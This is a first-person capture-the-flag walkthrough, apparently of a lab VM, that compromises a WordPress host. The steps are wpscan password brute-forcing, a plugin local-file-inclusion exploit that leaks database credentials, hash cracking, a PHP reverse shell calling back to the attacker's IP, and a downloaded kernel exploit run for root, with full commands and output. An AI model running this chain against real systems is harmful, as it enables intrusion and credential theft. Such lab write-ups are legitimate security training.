 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] scott
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] kathy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] tim
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Then I tried to find some credentials using wpscan to bruteforce.

```
┌──(root💀 kali)-[/home/kali]
└─# wpscan --url https://192.168.0.157:12380/blogblog/ --enumerate u --disable-tls-checks -P /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-pass
word-list-top-10000.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
```

I found some user credentials. But none of these are admin users. So I looked for vulnerabilities to use.

```
[!] Valid Combinations Found:
 | Username: garry, Password: football
 | Username: harry, Password: monkey
 | Username: scott, Password: cookie
 | Username: tim, Password: thumb
```

To find vulnerabilities I did a nikto scan for that page and found some directories that might hint me about vulnerable plugins used.

```
┌──(root💀 kali)-[/home/kali]
└─# nikto -h http://192.168.0.157:12380/blogblog/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.157
+ Target Hostname:    192.168.0.157
+ Target Port:        12380
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UK/ST=Somewhere in the middle of nowhere/L=Really, wha
e./CN=Red.Initech/emailAddress=pam@red.localhost
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=UK/ST=Somewhere in the middle of nowhere/L=Really, wha
e./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2022-02-06 04:13:44 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent t
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
```

```
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /blogblog/readme.html: This WordPress file reveals the installed version.
+ /blogblog/wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /blogblog/license.txt: License file found may identify site software.
+ /blogblog/: A Wordpress installation was found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /blogblog/wp-login.php?action=register: Wordpress registration enabled
+ OSVDB-3268: /blogblog/wp-content/uploads/: Directory indexing found.
+ /blogblog/wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal se
+ /blogblog/wp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2022-02-06 04:19:12 (GMT-5) (328 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Index of /blogblog/wp-conte × | New Tab ×

https://192.168.0.157:12380/blogblog/wp-content/uploads/

Index of /blogblog/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.18 (Ubuntu) Server at 192.168.0.157 Port 12380

Index of /blogblog/wp-conte × | New Tab ×

https://192.168.0.157:12380/blogblog/wp-content/

Index of /blogblog/wp-content

Name	Last modified	Size	Description
Parent Directory		-	
plugins/	2016-06-05 16:55	-	
themes/	2016-06-04 01:05	-	
uploads/	2016-06-07 11:52	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.0.157 Port 12380

Index of /blogblog/wp-conte × New Tab ×

https://192.168.0.157:12380/blogblog/wp-content/plugins/

Index of /blogblog/wp-content/plugins

Name	Last modified	Size	Description
Parent Directory		-	
advanced-video-embed-embed-videos-or-playlists/	2015-10-14 13:52	-	
hello.php	2016-06-03 23:40	2.2K	
shortcode-ui/	2015-11-12 17:07	-	
two-factor/	2016-04-12 22:56	-	


Apache/2.4.18 (Ubuntu) Server at 192.168.0.157 Port 12380


ACCESS MYSQL DATABASE

I searched for exploits on searchsploit and found one. I decided to try it.

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit advanced video
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                               |  Path
---------------------------------------------------------------------------------------------------------------
WordPress Plugin Advanced Video 1.0 - Local File Inclusion                                                   | php/webapps/39646.py
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

First I logged in as harry





Then I edited the url in the exploit code and run the code but there were some problems due to ssl certification.


```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# python 39646.py
Traceback (most recent call last):
  File "39646.py", line 41, in <module>
    objHtml = urllib2.urlopen(url + '/wp-admin/admin-ajax.php?action=ave_publishPost&title=' + str(randomI
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1248, in https_open
    context=self._context)
  File "/usr/lib/python2.7/urllib2.py", line 1205, in do_open
    raise URLError(err)
urllib2.URLError: <urlopen error [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed (_ssl.c:727)>
```

I found a solution for that on the internet.

I added these two lines on the exploit and was able run the code successfully.

import ssl
ssl._create_default_https_context = ssl._create_unverified_context

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# python 39646.py
```



There was a new jpeg file was uploaded on the contents files.

I curled the jpeg file url and saved the data on my own machine.

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# curl -k https://192.168.0.157:12380/blogblog/wp-content/uploads/1472513489.jpeg > lfi_file
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3042  100  3042    0     0  63375      0 --:--:-- --:--:-- --:--:-- 63375
```

There I found the mysql credentials.

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# cat lfi_file
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

Then I tried to connect to mysql using these credentials and was able to connect.

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# mysql -u root -p -h 192.168.0.157
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 560
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

I found the database table.

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| loot               |
| mysql              |
| performance_schema |
| phpmyadmin         |
| proof              |
| sys                |
| wordpress          |
+--------------------+
8 rows in set (0.011 sec)
```

I decided to look into the wordpress database.

```
MySQL [wordpress]> use wordpress
Database changed
MySQL [wordpress]> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
11 rows in set (0.001 sec)
```

I found all the user credentials.

```
MySQL [wordpress]> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+---------------------+-----------------+---------------------+---------------------+-----------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url        | user_registered     | user_activation_key | user_st
atus | display_name    |
+----+------------+------------------------------------+---------------+---------------------+-----------------+---------------------+---------------------+-----------+
| 1  | John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. | john          | john@red.localhost  | http://localhost | 2016-06-03 23:18:47 |                     |
0  | John Smith      |
| 2  | Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 | elly          | Elly@red.localhost  |                 | 2016-06-05 16:11:33 |                     |
0  | Elly Jones      |
| 3  | Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 | peter         | peter@red.localhost |                 | 2016-06-05 16:13:16 |                     |
0  | Peter Parker    |
| 4  | barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 | barry         | barry@red.localhost |                 | 2016-06-05 16:14:26 |                     |
0  | Barry Atkins    |
| 5  | heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 | heather       | heather@red.localhost |                | 2016-06-05 16:18:04 |                     |
0  | Heather Neville |
| 6  | garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 | garry         | garry@red.localhost |                 | 2016-06-05 16:18:23 |                     |
0  | garry           |
| 7  | harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 | harry         | harry@red.localhost |                 | 2016-06-05 16:18:41 |                     |
0  | harry           |
| 8  | scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 | scott         | scott@red.localhost |                 | 2016-06-05 16:18:59 |                     |
0  | scott           |
| 9  | kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 | kathy         | kathy@red.localhost |                 | 2016-06-05 16:19:14 |                     |
0  | kathy           |
| 10 | tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 | tim           | tim@red.localhost   |                 | 2016-06-05 16:19:29 |                     |
0  | tim             |
| 11 | ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 | zoe           | zoe@red.localhost   |                 | 2016-06-05 16:19:50 |                     |
0  | ZOE             |
| 12 | Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. | dave          | dave@red.localhost  |                 | 2016-06-05 16:20:09 |                     |
0  | Dave            |
| 13 | Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 | simon         | simon@red.localhost |                 | 2016-06-05 16:20:35 |                     |
0  | Simon           |
```

I decided to crack the password for john since he seemed to be the admin.

Posts Add New

All (4) | Published (4) | Trash (2)

Bulk Actions Apply All dates All categories Filter

Title	Author	Categories	Tags
Week 2	John Smith	Uncategorized	—
Week 1	John Smith	Uncategorized	—
Welcome to Initech internal deployment blog.	John Smith	Uncategorized	—

I copied the hashpass of john and used john to crack the hash. I found the pass for john.

```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# nano stapler wordpress.txt
┌──(root💀 kali)-[/home/kali/Desktop]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt stapler wordpress.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
incorrect        (?)
1g 0:00:00:25 DONE (2022-02-06 05:05) 0.03924g/s 7256p/s 7256c/s 7256C/s ireland4..iloveaj2
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

ACCESSING SERVER AS A LOW LEVER USER


I logged in using john's credentials.

I decided to upload a reverse shell as plugin.

[I used this reverse shell: /usr/share/webshells/php/php-reverse-shell.php]

I edited the png file before uploading it.

```
/ See http://pentestmonkey.net/tools/php-reverse-shell
et_time_limit (0);
VERSION = "1.0";
ip = '192.168.0.152';  // CHANGE THIS
port = 1234;       // CHANGE THIS
chunk_size = 1400;
write_a = null;
error_a = null;
shell = 'uname -a; w; id; /bin/sh -i';
```



I could see there is a new png file was uploaded on the contents.

I started a nc listening port on my own machine then I accessed the php file on the website. I was able to get a reverse shell.

```
┌──(root💀 kali)-[/home/kali/Downloads]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.152] from (UNKNOWN) [192.168.0.157] 56604
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 17:02:35 up  4:58,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

So I got a low level user. Then I needed to escalate privilege to root.

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

PRIVILEGE ESCALATION

I looked for exploits for privilege escalation using the kernel information I got.

```
$ uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
$
```

I found a few privilege escalation exploits but those were for 64bit so I discarded them as the machine runs on 32 bits. Finally I found a suitable one on db server.

[exploit link: https://www.exploit-db.com/exploits/39772]

I tried downloading the file on the vulnerable machine but I did not have permission for it. So I moved to tmp folder and downloaded the file.

```
$ wget https://www.exploit-db.com/download/39772
--2022-02-06 17:24:59--  https://www.exploit-db.com/downl
Resolving www.exploit-db.com (www.exploit-db.com)... 192.
Connecting to www.exploit-db.com (www.exploit-db.com)|192
HTTP request sent, awaiting response... 200 OK
Length: 5366 (5.2K) [application/txt]
39772: Permission denied

Cannot write to '39772' (Success).
```

```
$ ls
bin
boot
dev
etc
home
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz.old
$ cd tmp
$ ls
$ wget https://www.exploit-db.com/download/39772
--2022-02-06 17:25:41--  https://www.exploit-db.com/download/39772
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5366 (5.2K) [application/txt]
Saving to: '39772'
```

For some reason it was not downloaded as zip file so I corrected the extension.

```
$ wget  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
--2022-02-06 17:39:00--  https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/39772.zip [following]
--2022-02-06 17:39:00--  https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/39772.zip
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

     0K ......                                                100% 1.72M=0.004s

2022-02-06 17:39:01 (1.72 MB/s) - '39772.zip' saved [7025/7025]

$ ls
39772.zip
$ unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
```

There were two files.

```
$ ls
crasher.tar
exploit.tar
$ tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
$ ls
crasher.tar
ebpf_mapfd_doubleput_exploit
exploit.tar
```

To work on this exploit further I went back to exploitdb and read the documentation. It looked like I needed to work with compile and doubleput file.

```
An exploit that puts all this together is in exploit.tar. Usage:

user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=6
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(p

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?
```

I used chmod so that I can compile the sh file. Then I ran doubleput.c file.

```
$ cd ebpf_mapfd_doubleput_exploit
$ ls
compile.sh
doubleput.c
hello.c
suidhelper.c
$ chmod +x compile.sh
$ ./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
  .insns = (__aligned_u64) insns,
           ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
  .license = (__aligned_u64)""
             ^
$ ls
compile.sh
doubleput
doubleput.c
hello
hello.c
suidhelper
suidhelper.c
$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
```

I was able to access as root.

```
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

I spawned a tty shell.

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit#
```

Then I looked around for the flag.

```
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd
cd
bash: cd: HOME not set
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd ..
cd ..
root@red:/tmp/39772# cd ..
cd ..
root@red:/tmp# cd ..
cd ..
root@red:/# ls
ls
bin   etc             lib         mnt   root  snap  tmp  vmlinuz.old
boot  home            lost+found  opt   run   srv   usr
dev   initrd.img.old  media       proc  sbin  sys   var
root@red:/# cd root
cd root
root@red:/root# ls
ls
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
root@red:/root#
```

I found the flag.

```
root@red:/root# cat flag.txt
cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
          _,.-            |       |
     __.o`   o`"-.        |       |
  .-O o `"-.o   O )_,._   |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b

root@red:/root#
```

Flag: b6b545dc11b7a270f4bad23432190c75162c4a2b

THE END